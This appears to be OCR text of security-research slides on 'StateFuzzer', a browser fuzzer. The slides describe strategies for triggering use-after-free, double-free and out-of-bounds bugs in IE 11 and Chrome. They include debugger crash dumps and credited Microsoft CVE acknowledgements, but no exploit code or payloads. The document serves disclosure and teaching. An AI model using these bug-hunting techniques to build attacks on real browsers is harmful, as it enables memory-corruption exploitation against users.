
Let StateFuzzer Tell How to Fuzz

- “Judge a fuzzer by its results.”
- Vulnerability
  - UAF
  - Double Free
  - OOB Access
- Bug
  - Null Pointer Deference
  - Stack Exhaust

Event Handle

- Idea
  - Fuzzing: rendering engine -> some state
  - Set event handler: fuzzing and clear
  - Fuzzing: fire event
  - Kind of race condition

- StateFuzzer
  - CFlatMarkupPointer UAF
  - CInput UAF
  - CFrameSetSite CTreeNode UAF (***CVE-2014-1769***)
  - CCaret Tracker UAF
  - CClipStack OOB Access (***CVE-2014-1773***)


mshtml
Function
pObjA
Javascript
EventHandler
...
fire event
Free objA
document.write
objA
...
Use objA
objA = *pObjA

ISSUE #1

IE 11 Security Bug

(4a0.15f8): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=deadc0de ebx=0cb78370 ecx=0317a0f8 edx=0317a13c esi=80004002 edi=0317a10c

eip=660d95a9 esp=0317a0d8 ebp=0317a114 iopl=0 ov up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010a02

MSHTML!QIClassID+0x5c:

660d95a9 ff10 call dword ptr [eax] ds:0023:deadc0de=????????

ISSUE #2

IE 11 Security Bug

(17d8.1820): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=42424242 ebx=0520c4f8 ecx=42424242 edx=0520c394 esi=00000000 edi=42424242

eip=644ba4f5 esp=0520c32c ebp=0520c3d4 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246

MSHTML!CTreeNode::Parent:

644ba4f5 8b4104 mov eax,dword ptr [ecx+4] ds:0023:42424246=????????

ISSUE #3

IE 11 Security Bug

Breakpoint 2 hit

eax=00000000 ebx=0905ff00 ecx=00000091 edx=00000090 esi=00000000 edi=00000000

eip=68719629 esp=034ba7c8 ebp=034ba818 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246

MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit destructor for 'fieldDefaultValue''+0x188124:

68719629 8b03 mov eax,dword ptr [ebx] ds:0023:0905ff00=dec0adde

ISSUE #4

IE 11 Security Bug

(2558.1dc): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000001 ebx=0cf9cf90 ecx=0cf9cf90 edx=000610e0 esi=1727efa8 edi=0cf9cf90

eip=65f3ee69 esp=05ec9414 ebp=05ec9458 iopl=0 nv up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202

MSHTML!CCaretTracker::PositionCaretAt+0x22:

65f3ee69 8b4304 mov eax,dword ptr [ebx+4] ds:0023:0cf9cf94=????????

ISSUE #5

IE 11 Security Bug

(dd8.3c0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0ee1ef58 ebx=00000000 ecx=c0000000 edx=c0000000 esi=052cc420 edi=dcbabbbb

eip=64673c55 esp=052cb620 ebp=052cb698 iopl=0 nv up ei ng nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010286

MSHTML!CDispSurface::CClipStack::PushClipRect+0xe7:

64673c55 8b4708 mov eax,dword ptr [edi+8] ds:0023:dcbabbc3=????????

ISSUE #6

IE 11 Security Bug

(e94.2560): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0eaa0bd8 ebx=05647bd8 ecx=055db2d8 edx=055db290 esi=055db2d8 edi=0c333fd0

eip=64de046d esp=055db258 ebp=055db268 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246

MSHTML!CMarkupPointer::MoveToReference+0x1c:

64de046d f60708 test byte ptr [edi],8 ds:0023:0c333fd0=??

Style Manipulate Computer Formats

- Idea
  - CSS
- StateFuzzer
  - CAnimatedCache UAF
  - CTransientLookaside UAF (***CVE-2014-2764***)

ISSUE #7

IE 11 Security Bug

(2010.b6c): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000027 ebx=0eed8888 ecx=0cb0cec8 edx=66010e00 esi=1c8308f8 edi=6561e068

eip=655124ff esp=0eed8604 ebp=0eed8604 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246

MSHTML!CAnimatedCache::GetValueFromCache+0xd:

655124ff 8b0c81 mov ecx,dword ptr [ecx+eax*4] ds:0023:0cb0cf64=????????

ISSUE #8

IE 11 Security Bug

(fb0.1978): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000000 ebx=00000000 ecx=12234f90 edx=00000000 esi=00000000 edi=12234f90

eip=6545ddfc esp=0574a644 ebp=0574a64c iopl=0 nv up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202

MSHTML!CTransientLookaside::RemovePostponedTransition+0xc:

6545ddfc 8b4f48 mov ecx,dword ptr [edi+48h] ds:0023:12234fd8=????????

Range, Selection and Command

- Idea
  - Group + execCommand
- StateFuzzer
  - CTreePos OOB Access
  - CRemoveElementUndo Double Free

ISSUE #9

IE 11 Security Bug

(408.1560): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000000 ebx=02a8a588 ecx=42424242 edx=002f69b8 esi=0988b8d0 edi=00000019

eip=644c530c esp=02a8a550 ebp=02a8a564 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206

MSHTML!CMarkup::Doc+0xc:

644c530c 8b410c mov eax,dword ptr [ecx+0Ch] ds:0023:4242424e=????

ISSUE #10

IE 11 Security Bug

(117c.844): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000000 ebx=080b9bd8 ecx=0c646fc8 edx=00000000 esi=0d766fa0 edi=0831dfb0

eip=65aa7c99 esp=0571a310 ebp=0571a3b4 iopl=0 nv up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202


MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit destructor for 'fieldDefaultValue''+0x6d113:

65aa7c99 8b01 mov eax,dword ptr [ecx]

ds:0023:0c646fc8=????????

Range and Style

- Idea
  - Range + style
- StateFuzzer
  - CDispContainer UAF



ISSUE #11

IE 11 Security Bug

(27b0.2300): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=c78ac500 ebx=0d42cf98 ecx=08708f98 edx=0726a1b4 esi=06d48f98 edi=08708f98

eip=635d1a83 esp=05438670 ebp=05438738 iopl=0 nv up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202

MSHTML!CDispNode::InsertSiblingNode+0x32:

635d1a83 8b4f1c mov ecx,dword ptr [edi+1Ch] ds:0023:08708fb4=????????

DOM Tree and Command

- Idea
  - DOM tree + execCommand
- StateFuzzer
  - CBatchParentUndoUnit Double Free

ISSUE #12

IE 11 Security Bug

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=00000001 ebx=11692ff0 ecx=0fa35fd8 edx=00000002 esi=054b8f64 edi=00000000

eip=652f5631 esp=054b8f48 ebp=054b8f74 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206

MSHTML!CImplPtrAry::ReleaseAll+0x41:

652f5631 8b01 mov eax,dword ptr [ecx] ds:0023:0fa35fd8=????????

DOM Tree, Style and Clear

- Idea
  - DOM tree + style + clear
- StateFuzzer
  - COptionElement UAF

ISSUE #13

IE 11 Security Bug

(16d8.1d68): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0305b778 ebx=0305ba28 ecx=42424242 edx=00000000 esi=42424242 edi=00000000

eip=65b20405 esp=0305b75c ebp=0305b8a8 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206

MSHTML!CTreeNode::Parent:

65b20405 8b4104 mov eax,dword ptr [ecx+4] ds:0023:42424246=????????

Event Handle and Command

- Idea
  - Event + execCommand
- StateFuzzer
  - HTMLOptionsCollection UAF

ISSUE #14

Chrome 33 Security Bug

Caught a Read Access Violation in process 11188 at 2014-03-30 09:08:20 with a crash hash of 26FC3609.74C960B2

Registers:

eax = 0x24F09657
ebx = 0x00000000
ecx = 0x5796EF20 (RW-)
edx = 0x57805BA0 (RW-)
esi = 0x57805BCC (RW-)
edi = 0x00000000
ebp = 0x002EA56C (RW-)
esp = 0x002EA550 (RW-)
eip = 0x5D46056F (R-X) - chrome_child!WebCore::Node::removedLastRef

Code:

0x5D46056F - mov edx, [eax+28h]
0x5D460572 - push 1
0x5D460574 - call edx
0x5D460576 - pop esi
0x5D460577 - ret
0x5D460578 - push ebp
0x5D460579 - mov ebp, esp
0x5D46057B - and esp, -8

Call Stack:

0x5D46056F - chrome_child!WebCore::Node::removedLastRef
0x5D4894D1 - chrome_child!WebCore::LiveNodeListBase::~LiveNodeListBase
0x5D48B5D1 - chrome_child!WebCore::HTMLOptionsCollection::`scalar deleting destructor'
0x5D585725 - chrome_child!WebCore::HTMLInputElement::hasValidDataListOptions
0x5D8CDECA - chrome_child!WebCore::TextFieldInputType::listAttributeTargetChanged
0x5D586D10 - chrome_child!WebCore::HTMLInputElement::parseAttribute
0x5D45CAE5 - chrome_child!WebCore::Element::attributeChanged
0x5D722E70 - chrome_child!WebCore::Element::cloneAttributesFromElement
0x5D722E7B - chrome_child!WebCore::Element::cloneDataFromElement
0x5D725705 - chrome_child!WebCore::Document::importNode

ISSUE #15

Chrome 34 Security Bug

Caught a Read Access Violation in process 7892 at 2014-04-28 05:24:54 with a crash hash of 8DD1D3D5.D12F396B

Registers:
eax = 0x093E2FC0 (RW-)
ebx = 0x002AFA08 (RW-)
ecx = 0x093E2FC0 (RW-)
edx = 0x00000000
esi = 0x055F4870 (RW-)
edi = 0x544F496C
ebp = 0x002AF8D4 (RW-)
esp = 0x002AF8B0 (RW-)
eip = 0x66121AD1 (R-X) - chrome!TaskManagerModel::RemoveResource

Code:
0x66121AD1 - mov ecx, [edi+4]
0x66121AD4 - mov eax, [edi]
0x66121AD6 - jmp 66121ae2h
0x66121AD8 - mov edx, [ebp+8]
0x66121ADB - cmp [eax], edx
0x66121ADD - jz 66121ae6h
0x66121ADF - add eax, 4
0x66121AE2 - cmp eax, ecx

Call Stack:
0x66121AD1 - chrome!TaskManagerModel::RemoveResource
0x661AF65D - chrome!task_manager::WorkerResourceProvider::BrowserChildProcessHostDisconnected
0x65D6AF4C - chrome!content::`anonymous namespace'::NotifyProcessHostDisconnected
0x65B1A369 - chrome!base::internal::Invoker<1,base::internal::BindState<base::internal::RunnableAdapter<void * (__cdecl*)(base::FilePath const &)>,void * __cdecl(base::FilePath const &),void __cdecl(base::FilePath)>,void * __cdecl(base::FilePath const &)>::Run

ISSUE #16

Chrome 36 Bug

Caught a Read Access Violation in process 2208 at 2014-07-23 13:49:59 with a crash hash of 95BCF056.D5DD4358

Registers:

eax = 0x001BDCD0 (RW-)
ebx = 0x2EF00DC0 (RW-)
ecx = 0x00000344
edx = 0x00000000
esi = 0x2EF00DC0 (RW-)
edi = 0x00000344
ebp = 0x001BDC94 (RW-)
esp = 0x001BDC80 (RW-)
eip = 0x62448549 (R-X) - chrome_child!WTF::HashTable

Code:

0x62448549 - cmp dword ptr [edi], 0
0x6244854C - jnz 62448555h
0x6244854E - push 0
0x62448550 - call chrome_child!WTF::HashTable
0x62448555 - mov ecx, [ebp+0ch]
0x62448558 - xor eax, eax
0x6244855A - mov ebx, [edi+4]
0x6244855D - dec ebx

Call Stack:

0x62448549 - chrome_child!WTF::HashTable
0x629716E6 - chrome_child!WebCore::Range::Range
0x62B2259C - chrome_child!WebCore::VisibleSelection::firstRange
0x62A70E93 - chrome_child!WebCore::FrameSelection::respondToNodeModification
0x626736CC - chrome_child!WebCore::FrameSelection::nodeWillBeRemoved
0x62724F57 - chrome_child!WebCore::Document::nodeWillBeRemoved
0x62724C99 - chrome_child!WebCore::ContainerNode::willRemoveChild
0x62724AC0 - chrome_child!WebCore::ContainerNode::removeChild
0x62B2AE94 - chrome_child!WebCore::RemoveNodeCommand::doApply

ISSUE #17

Chrome 34 Bug

Caught a Write Access Violation in process 2856 at 2014-05-17 04:23:24 with a crash hash of 8EAE6D7E.2EB05FCC

Registers:

eax = 0x00000010
ebx = 0x0000000C
ecx = 0x0000000C
edx = 0x651DB83B (R-X) - chrome_child!blink::WebMediaPlayerClientImpl::videoDecodedByteCount
esi = 0x00000010
edi = 0x0000000C
ebp = 0x002CEC38 (RW-)
esp = 0x002CEC24 (RW-)
eip = 0x773377A2 (R-X) - ntdll!RtlEnterCriticalSection

Code:

0x773377A2 - lock btr dword ptr [eax], 0
0x773377A7 - jnb 77345aa8h
0x773377AD - mov eax, fs:[18h]
0x773377B3 - mov ecx, [eax+24h]
0x773377B6 - mov [edi+0ch], ecx
0x773377B9 - mov dword ptr [edi+8], 1
0x773377C0 - pop edi
0x773377C1 - xor eax, eax

Call Stack:

0x773377A2 - ntdll!RtlEnterCriticalSection
0x643548A0 - chrome_child!base::internal::LockImpl::Lock
0x6577FA77 - chrome_child!media::Pipeline::GetStatistics
0x653914ED - chrome_child!content::WebMediaPlayerImpl::videoDecodedByteCount
0x64CB8397 - chrome_child!WebCore::HTMLMediaElementV8Internal::webkitVideoDecodedByteCountAttributeGetterCallback
0x6453377A - chrome_child!v8::internal::PropertyCallbackArguments::Call
0x644EB930 - chrome_child!v8::internal::JSObject::GetPropertyWithCallback
0x644B5CE5 - chrome_child!v8::internal::Object::GetProperty

ISSUE #18

Chrome 35 Bug

Caught a Stack Overflow in process 2232 at 2014-07-08 08:37:05 with a crash hash of 8815714D.CE7CE246

Registers:

eax = 0x664EBD1C (R--) - chrome_child!WebCore::HTMLContentElement::`vftable'
ebx = 0x00000001
ecx = 0x4386EE38 (RW-)
edx = 0x000A3090 (RW-)
esi = 0x4386EE38 (RW-)
edi = 0x43868330 (RW-)
ebp = 0x000A300C (RW-)
esp = 0x000A2FFC (RW-)
eip = 0x64CF3811 (R-X) - chrome_child!WebCore::InsertionPoint::detach

Code:

0x64CF3811 - push ebx
0x64CF3812 - push esi
0x64CF3813 - mov ebx, ecx
0x64CF3815 - push edi
0x64CF3816 - xor edi, edi
0x64CF3818 - cmp [ebx+3ch], edi
0x64CF381B - jbe 64cf38b1h
0x64CF3821 - cmp edi, [ebx+3ch]

Call Stack:

0x64CF3811 - chrome_child!WebCore::InsertionPoint::detach
0x64AB5DD2 - chrome_child!WebCore::ElementShadow::detach
0x647F8CAF - chrome_child!WebCore::Element::detach
0x64D52043 - chrome_child!WebCore::HTMLPlugInElement::detach
0x647F8CFC - chrome_child!WebCore::ContainerNode::detach
0x647F8CB9 - chrome_child!WebCore::Element::detach
0x64D52043 - chrome_child!WebCore::HTMLPlugInElement::detach
0x647F8CFC - chrome_child!WebCore::ContainerNode::detach
0x647F8CB9 - chrome_child!WebCore::Element::detach

Acknowledge Microsoft

- MS14-035 (June 2014)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-1769)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-1773)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2764)
- MS14-037 (July 2014)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2802)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2806)
- MS14-051 (August 2014)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2808)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2810)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2823)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2825)
  - Chen Zhang (demi6od) of NSFOCUS Security Team for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2826)

